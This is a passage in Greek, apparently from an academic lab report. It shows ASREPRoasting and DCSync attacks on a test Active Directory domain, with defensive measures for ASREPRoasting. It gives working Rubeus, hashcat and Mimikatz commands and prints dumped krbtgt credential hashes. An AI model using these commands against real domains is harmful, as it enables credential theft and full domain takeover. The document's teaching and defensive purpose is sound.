
1. **Επίθεση στο Pre-authentication:** Κατά την είσοδο ενός χρήστη στο σύστημα, το Kerberos επιτρέπει την είσοδο του χρήστη χωρίς την απαιτούμενη προ-επαλήθευση (pre-authentication).
2. **Κλοπή των Ticket-Granting Ticket (TGT) χωρίς Pre-authentication:** Ο επιτιθέμενος εκμεταλλεύεται την αδυναμία προ-επαλήθευσης και πραγματοποιεί αιτήματα για TGT χωρίς να απαιτείται προ-επαλήθευση (AS-REQ requests).
3. **Ανάλυση των Ευαίσθητων Πληροφοριών:** Ο επιτιθέμενος συλλέγει τα TGT για τους χρήστες που δεν χρησιμοποιούν προ-επαλήθευση και αναλύει τα ευαίσθητα κλειδιά που περιέχονται σε αυτά.

Τα πλεονεκτήματα αυτής της επίθεσης για κάποιον επιτιθέμενο, περιλαμβάνουν τη δυνατότητα ανάκτησης ευαίσθητων πληροφοριών, όπως κρυφά κλειδιά, χωρίς την ανάγκη για προ-επαλήθευση. Είναι σημαντικό να σημειωθεί ότι η αντιμετώπιση αυτής της επίθεσης περιλαμβάνει τον περιορισμό των χρηστών που μπορούν να συνδεθούν χωρίς προ-επαλήθευση, καθώς και την ενίσχυση της ροής εργασίας προ-επαλήθευσης για ευαίσθητους χρήστες.

Για την επίθεση αυτή θα χρειαστεί ένα μηχάνημα Windows καθώς και δύο εργαλεία που θα έχει ο επιτιθέμενος το εργαλείο Rubeus και το Mimikatz.

Εντολές για την επίθεση

Για να υλοποιηθεί αυτή η επίθεση ο επιτιθέμενος θα πρέπει να έχει τα ακόλουθα εργαλεία Rubeus και Mimikatz.




Εικόνα 25: Εγκατάσταση των εργαλείων Rubeus και Mimikatz στην επιφάνεια των Windows.

Για να εκτελέσει ο κακόβουλος την επίθεση ASREPRoasting, στον Windows Server 2016, πρώτα θα πρέπει να απενεργοποιήσει τον προέλεγχο για έναν λογαριασμό χρήστη που ανήκει στην ομάδα χρηστών τομέα. Αυτό γίνεται ακολούθως:


1. Ανοίγει το Active Directory Users and Computers, έπειτα δεξί κλικ στο λογαριασμό χρήστη και επιλογή "ιδιότητες".

2. Στην καρτέλα "Λογαριασμός", βεβαιώνεται ότι είναι επιλεγμένο το πλαίσιο ελέγχου "Να μην απαιτείται προέλεγχος Kerberos".



Εικόνα 26: Απενεργοποίηση του προέλεγχου για έναν λογαριασμό χρήστη.

Τώρα στα Windows 10, θα συνδεθεί με τα διαπιστευτήρια λογαριασμού χρήστη, και ανοίγει μια γραμμή εντολών (cmd.exe). Έπειτα αλλάζει τον κατάλογο στο φάκελό που έχει αντιγράψει και επικολλήσει το εκτελέσιμο Rubeus.




Εικόνα 27: Άνοιγμα της γραμμής εντολών και άνοιγμα του εργαλείου Rubeus με την εντολή: .\Rubeus.exe

Εντολή για να ξεκινήσει το εργαλείο Rubeus:

- PS C:\Users\duser1\Desktop> **.\Rubeus.exe**

Μόλις ανοίξει το εργαλείο ο επιτιθέμενος τρέχει την εντολή της επίθεσης αυτό θα βρει αυτόματα όλους τους λογαριασμούς που δεν απαιτούν έλεγχο ταυτότητας και θα εξαγάγει τους κατακερματισμούς AS-REP για σπάσιμο εκτός σύνδεσης, όπως φαίνεται εδώ (Joe Dibley, 2022):

- PS C:\Users\duser1\Desktop> **Rubeus.exe asreproast**



Εικόνα 28: Ο κατακερματισμός AS-REP για τον χρήστη duser1.

Το αποτέλεσμα που επιθυμεί να βρει ο επιτιθέμενος είναι όπως το ακόλουθο:

$krb5asrep$duser1@asimi.local:7837AD5C8D8A3B71BED8CFBC234A3302$7F3BBAF876D34F5C13F33077C94858B80E113C56E5B5FD9A93D6B306812CEA53F18714FEF2D2E8772367C44ED60E2158B08B7B526E19B0903DBA59ADCD92C4D5A3EA84A9D61EF42EEC0C0C505E4B4C3ED722220914DB69ECF6FDE84900710E71A6FD71C09D22E28AF035CCBAC27E3113D6D0BC043C46744FEC0AEF483AA2AD07ABFECC01AEF9940C3E5AAFA241FD4D8C40B95578769A3B4EA125562B124DF3B49A17312B50A0E8F28EE7C3FD5A8A922D80FC10101852A537D25D38B436294420DB7421F1F20BEF00A10F86EEFEA73F1476564B4AB2595DB8258B24EBB6288658200167201AAAA35C7837

Αφού πλέον βρέθηκε ο ευάλωτος χρήστης θα προσπαθήσει πλέον ο επιτιθέμενος να εξαγάγει τα δεδομένα σε μια μορφή που μπορεί να σπάσει εκτός σύνδεσης από το εργαλείο Hashcat. Η παρακάτω εντολή θα εξάγει τις πληροφορίες κατακερματισμού AS-REP σε ένα αρχείο κειμένου:

- PS C:\Users\duser1\Desktop> **Rubeus.exe asreproast /format:hashcat /outfile:C:\Temp\hashes.txt**

Στη συνέχεια, θα χρησιμοποιήσει το Hashcat ή το John the Ripper εργαλείο για να σπάσει τους κατακερματισμούς που βρέθηκαν. Απλώς πρέπει να καθορίσει τον σωστό κωδικό κατακερματισμού για τους κατακερματισμούς AS-REP, το αρχείο κατακερματισμού και ένα λεξικό που θα χρησιμοποιηθεί για την εικασία του κωδικού πρόσβασης με brute-force. Ο επιτιθέμενος χρησιμοποιεί την παρακάτω εντολή και σπάσει το κωδικό για αυτόν τον χρήστη (duser1) και ο κωδικός που βρέθηκε είναι το admin123! :

- hashcat64.exe -m 18200 ass4.txt gr_wordlist.txt

Εικόνα 29: Εντολή από το εργαλείο Hashcat για να βρει το κωδικό για αυτόν τον χρήστη.

Με την επίθεση αυτή όπως παρουσιάστηκε και παραπάνω ένας κακόβουλος μπορεί να βρει το όνομα χρήστη και το κωδικό του σχετικά εύκολα αρκεί να είναι απενεργοποιημένη η επιλογή του "Να μην απαιτείται προέλεγχος Kerberos".

Μέτρα προστασίας για την επίθεση ASREPRoasting

Η επίθεση ASREPRoasting επικεντρώνεται στον τρόπο με τον οποίο το Kerberos χειρίζεται τα αιτήματα εισιτηρίων εξουσιοδότησης (TGT) χωρίς προ- επαλήθευση.

Για την προστασία από αυτήν την επίθεση, μπορεί ο χρήστης να λάβει τα παρακάτω μέτρα:

1. **Ενεργοποίηση Προ-Επαλήθευσης (Pre-Authentication):** Η ενεργοποίηση της προ-επαλήθευσης για όλους τους λογαριασμούς χρηστών είναι το πιο σημαντικό μέτρο ασφαλείας. Αυτό απαιτεί την επιβεβαίωση της ταυτότητας κατά την προσπάθεια λήψης εισιτηρίων.
2. **Παρακολούθηση των Αρχείων Καταγραφής Συμβάντων:** Πρέπει να υπάρχουν λεπτομερείς καταγραφές συμβάντων για το Kerberos και συνεχής παρακολούθηση τυχόν αιτημάτων που δεν χρησιμοποιούν προ- επαλήθευση.
3. **Περιορισμός Πρόσβασης:** Περιορισμός της πρόσβασης σε λογαριασμούς χρηστών που χρησιμοποιούν προ-επαλήθευση. Αυτό μπορεί να περιλαμβάνει ευαίσθητους λογαριασμούς.
4. **Εφαρμογή Πολύπλοκων Κωδικών Χρηστών:** Η χρήση πολύπλοκων και μοναδικών κωδικών προστατεύει τους λογαριασμούς από επιθέσεις εκμετάλλευσης.
5. **Ενημέρωση Κέντρου Διανομής Κλειδιών (KDC):** Ενημέρωση του Kerberos KDC στο πιο πρόσφατο λογισμικό και εφαρμογή τυχόν ενημερώσεων ασφαλείας που προστατεύουν από ευρέως γνωστές ευπάθειες.
6. **Κατάργηση Μη Χρησιμοποιούμενων Χρηστών:** Κατάργηση ή περιορισμός χρήσης λογαριασμών χρηστών που δεν χρησιμοποιούνται, καθώς αυτοί ενδέχεται να είναι ευάλωτοι σε επιθέσεις (Joe Dibley, 2022).

Η ολοκληρωμένη εφαρμογή των μέτρων ασφαλείας διαμορφώνει ένα πολυεπίπεδο προστατευτικό περιβάλλον, κάνοντας το ασφαλή ενάντια στις επιθέσεις ASREPRoasting. Με αυτόν τον τρόπο, η συνεκτική προσέγγιση αυτών των μέτρων συμβάλλει στην ουσιαστική ενίσχυση της ασφάλειας και της ανθεκτικότητας του συστήματος.

Επίθεση DCSync στο Kerberos

Η επίθεση DCSync είναι μια επίθεση που εκμεταλλεύεται το πρωτόκολλο Kerberos σε ένα περιβάλλον Windows. Το Kerberos είναι ένα πρωτόκολλο αυθεντικοποίησης που χρησιμοποιείται σε περιβάλλοντα Windows για τη διαχείριση ταυτοποίησης.

Η επίθεση DCSync αποσκοπεί στον αναγκασμό ενός Domain Controller (DC) να ανακτήσει και να παραδώσει ευαίσθητες πληροφορίες λογαριασμών χρηστών, όπως τα hash των κωδικών πρόσβασης.

Οι επιτιθέμενοι που έχουν πρόσβαση στο σύστημα μπορούν να χρησιμοποιήσουν αυτά τα hash για να προσομοιώσουν τους χρήστες και να αποκτήσουν πρόσβαση σε πόρους και πληροφορίες που ανήκουν σε αυτούς τους λογαριασμούς. Για να εκτελέσει κάποιος μια επίθεση DCSync, χρειάζεται συνήθως υψηλό επίπεδο πρόσβασης στο σύστημα, καθώς και πρόσβαση στα κατάλληλα εργαλεία.

Το εργαλείο "Mimikatz" είναι ένα από τα πιο γνωστά εργαλεία που μπορούν να χρησιμοποιηθούν για να εκτελεστεί η επίθεση DCSync. Αυτό το εργαλείο μπορεί να χρησιμοποιήσει επιθέσεις Pass-the-Ticket (PtT) για να αντλήσει ευαίσθητες πληροφορίες από τον Domain Controller.

Το DCSync επιτρέπει σε έναν εισβολέα να χρησιμοποιήσει μόνο τα διαπιστευτήρια ενός διαχειριστικού λογαριασμού (ή ακόμα και έναν χρήστη του Active Directory domain με επαρκή προνόμια) για να παραβιάσει πλήρως ένα ολόκληρο Active Directory forest. Για παράδειγμα, οι ενσωματωμένες δυνατότητες του Mimikatz και άλλα εργαλεία επιτρέπουν στους εισβολείς να μιμηθούν έναν domain controller και να ξεκινήσουν το αίτημα. Αυτό απαλλάσσει τον εισβολέα από την προσπέλαση και το κατέβασμα ενός αρχείου βάσης δεδομένων NTDS.DIT των Windows. Οι επιθέσεις DCSync μπορεί να είναι προοίμιο για επόμενες επιθέσεις Golden και Silver Ticket (Σπυροπουλος Γεώργιος, 2021).

Ας αναλυθεί λοιπόν πώς λειτουργεί η επίθεση DCSync:

1. **Αναγνώριση του Active Directory διαχειριστή:**
    - Ο επιτιθέμενος πρέπει να έχει ήδη αποκτήσει προνομιούχα διαπιστεύσεις σε ένα σύστημα του Active Directory, συχνά ως διαχειριστής.
2. **Χρήση εργαλείων όπως το Mimikatz:**
    - Ο επιτιθέμενος χρησιμοποιεί εργαλεία όπως το Mimikatz για να αντλήσει τα hash των κωδικών πρόσβασης από τη μνήμη του συστήματος.
    - Το Mimikatz, για παράδειγμα, μπορεί να εκτελέσει επιθέσεις Pass-the-Ticket (PtT) για να αντλήσει ευαίσθητες πληροφορίες, συμπεριλαμβανομένων των hash των κωδικών πρόσβασης, από τον DC.
3. **Ανάκτηση των hash των κωδικών πρόσβασης:**
    - Οι hash των κωδικών πρόσβασης είναι ευαίσθητες πληροφορίες που χρησιμοποιούνται για την αυθεντικοποίηση των χρηστών στο Active Directory.
    - Ο επιτιθέμενος, χρησιμοποιώντας τα hash, μπορεί να προσομοιώσει τους χρήστες και να αποκτήσει πρόσβαση σε πόρους και πληροφορίες που ανήκουν σε αυτούς.
4. **Αναπαράσταση λογαριασμών:**
    - Με τα hash των κωδικών πρόσβασης στην διάθεσή του, ο επιτιθέμενος μπορεί να αναπαραστήσει τους λογαριασμούς των χρηστών στο Active Directory.
    - Αυτό του επιτρέπει να αντιγράψει, να διαβάσει και να αντλήσει πληροφορίες ως οποιοσδήποτε άλλος χρήστης στον κατάλογο.


Είναι σημαντικό να σημειωθεί ότι οι επιθέσεις DCSync απαιτούν συνήθως προηγούμενη συμπεριφορά εκμετάλλευσης και πρόσβασης στο σύστημα, και οι διαχειριστές συστημάτων πρέπει να λάβουν μέτρα ασφαλείας για να περιορίσουν την πρόσβαση και να προστατεύσουν τις ευαίσθητες πληροφορίες. Η ασφάλεια των

συστημάτων Windows συχνά αναβαθμίζεται, και η Microsoft προσφέρει εργαλεία και πρακτικές για την προστασία από αυτούς τους τύπους επιθέσεων.


Εντολές για την επίθεση

Για να γίνει αυτήν την επίθεση, στον Windows Server 2016 πρέπει να έχει φτιαχτεί πρώτα ένας λογαριασμός χρήστη στην ομάδα χρηστών τομέα. Έπειτα θα πρέπει να προστεθούν εκτεταμένα δικαιώματα σε αυτόν τον λογαριασμό χρήστη που δημιουργήθηκε.

Επόμενο βήμα είναι να ανοίξει το Active Directory Users and Computers, στο μενού View, γίνεται επιλογή στο Advanced Features, δεξί κλικ στο όνομα τομέα και στην καρτέλα Security, εάν ο επιθυμητός λογαριασμός χρήστη δεν είναι στη λίστα, πρέπει να γίνει προσθήκη το όνομα του και μετά επιλογή στο Check Name για να εμφανιστεί το όνομα του χρήστη που δημιουργήθηκε και επιλογή OK. Τώρα που εμφανίζεται ο επιθυμητός λογαριασμός χρήστη, γίνεται κλικ στον επιθυμητό λογαριασμό χρήστη και στην άδεια, τέλος κάνει κλικ στην επιλογή «Να επιτρέπεται στα δικαιώματα» που εμφανίζονται παρακάτω. Για καλύτερη κατανόηση ακολουθούν και εικόνες με τα παραπάνω βήματα.



Εικόνα 30: Δημιουργία λογαριασμού χρήστη στην ομάδα χρηστών τομέα.



Εικόνα 31: Άδειες για τον λογαριασμό extended που έχει φτιαχτεί.

Έπειτα ο επιτιθέμενος, πρέπει να συνδεθεί στα Windows 10 χρησιμοποιώντας τον λογαριασμό χρήστη που δημιουργήθηκε με τα εκτεταμένα δικαιώματα, για την εκτέλεση της επίθεσης DCSync για να ανακτήσει τον κατακερματισμό NTLM του λογαριασμού **krbtgt** χρησιμοποιώντας το Mimikatz.

Σαν επόμενο βήμα ο επιτιθέμενος ανοίγει το Mimikatz και τρέχει την ακόλουθη εντολή:

- **lsadump::dcsync /domain:asimi.local /user:krbtgt**

Τα αποτελέσματα της επίθεσης θα εμφανίζονται όπως και παρακάτω:

mimikatz # **lsadump::dcsync /domain:asimi.local /user:krbtgt**
[DC] 'asimi.local' will be the domain
[DC] 'DC.asimi.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
Object RDN : krbtgt

** SAM ACCOUNT **
SAM Username : krbtgt

Account Type : 30000000 (USER_OBJECT)
User Account Control : 00000202 (ACCOUNTDISABLE NORMAL_ACCOUNT)
Account expiration :
Password last change : 5/3/2023 3:55:46 AM
Object Security ID : S-1-5-21-3432668484-190059196-1493643663-502
Object Relative ID : 502

Credentials:
Hash NTLM: f634b3ca2d061d2ebd78627667d18417
ntlm- 0: f634b3ca2d061d2ebd78627667d18417
lm - 0: 1c1cc30bc42ee4604774ce26c98734f9

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 81de97b7c2e33d6154742bbc95dee9ca

* Primary:Kerberos-Newer-Keys *
Default Salt : ASIMI.LOCALkrbtgt
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 99b88ae3c970c880b2d9024761662d17effd4332b1e4b1a7d9c82faf61bf85f1
aes128_hmac (4096) : e1bc5a94b51b6b6f49d617db49c538a3
des_cbc_md5 (4096) : c4573b6b206b38c2

* Primary:Kerberos *
Default Salt : ASIMI.LOCALkrbtgt
Credentials
des_cbc_md5 : c4573b6b206b38c2

* Packages *
NTLM-Strong-NTOWF

* Primary:WDigest *
01 6e9b2237cb1b7f7cb4ee1c55e0bb7673
02 6acde5179fd76225fa0107b615519e03
03 28aa25a1e4845a6e9b3843b708c0d5dc
04 6e9b2237cb1b7f7cb4ee1c55e0bb7673
05 6acde5179fd76225fa0107b615519e03
06 582faef8dd18c3046e262e7c3d7b15cc
07 6e9b2237cb1b7f7cb4ee1c55e0bb7673

08 4f6b61f0d6a6ed308a840f6c3031dc8d

09 4f6b61f0d6a6ed308a840f6c3031dc8d

10 bf647f715a8c068533a0e07b161cfeef

11 2f956287ba809033f6cb65dc849434da

12 4f6b61f0d6a6ed308a840f6c3031dc8d

13 b21e2cfd200a692b3fcb7c9a6aace5dd

14 2f956287ba809033f6cb65dc849434da

15 d49abb8c35ea7c7a783f75670b9c537a

16 d49abb8c35ea7c7a783f75670b9c537a

17 83caccc5c7ca222106bf5ccd7b240685

18 904c269bd21874bae3438fa0dd8cc995

19 1fa9401ce8b716d1e5b6b00bad8cbcdb

20 c429841a8f53de6d4ae6d983137d33e2

21 385a9e0cb402598f390dbf4c83e23e6b

22 385a9e0cb402598f390dbf4c83e23e6b

23 453740616d558df563f7d237f18f86af

24 9026af61e46630c8b6611e3dec8381bb

25 9026af61e46630c8b6611e3dec8381bb


26 545f540a5e89ac39c6d6b160b80e335b

27 50a9ee8b33746823e0d2d7eb3e7a8810


28 4245b35714715c036eece16e8d76f3bf

29 0a3b1a4a81b6d42065a00e50c84d8f3a


Ο επιτιθέμενος βρήκε τον κατακερματισμό krbtgt όπως φαίνεται στην αρχή και στις παρακάτω εικόνες:



